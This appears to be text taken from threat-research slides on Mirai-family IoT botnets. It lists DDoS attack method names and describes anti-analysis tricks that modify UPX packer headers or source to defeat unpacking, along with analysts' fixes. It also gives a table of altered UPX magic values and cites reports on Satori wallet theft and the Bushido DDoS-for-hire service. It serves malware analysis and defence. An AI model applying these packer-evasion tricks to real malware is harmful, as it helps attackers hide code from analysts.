attack_method_tcpall
attack_method_tcpusyn
attack_method_tcplynx

NEW attack methods

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Anti-analysis

1. Vanilla UPX – w/ modified UPX packing magic numbers

- prevents unpack command “-d”

solution: fixing the headers in the binary

2. Vanilla UPX – w/ modified UPX source code

- adding routines in the source code to alter the output

solution: reading code and debug it

“Unpacking the non-unpackable” by @unixfreakjp

Modified UPX headers

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Modified UPX headers

SNDJ	0xAD86570B
dsjn	0x0DF0ADBA
RAW\x0	0xF596A4B5
KSL!	0x085A6508
upx	0x58550000
KTN!;	0x0CE7790A
VEN!;	0x47413509
ELF!;	0xDEAD7721
help	WHO!
NOOB	
GMT!	

New tricks

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MIRAI | By Jordan Pearson | Apr 11 2017, 10:00pm

Mining Bitcoin With Toasters Is the Dumbest Use of the Mirai Botnet

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17 JANUARY 2018

Art of Steal: Satori Variant is Robbing ETH BitCoin by Replacing Wallet Address

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 - Booter/stresser (Mirai, Bushido)

THREAT RESEARCH

DDoS-for-Hire Service Powered by
Bushido Botnet

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Timeline



Timeline





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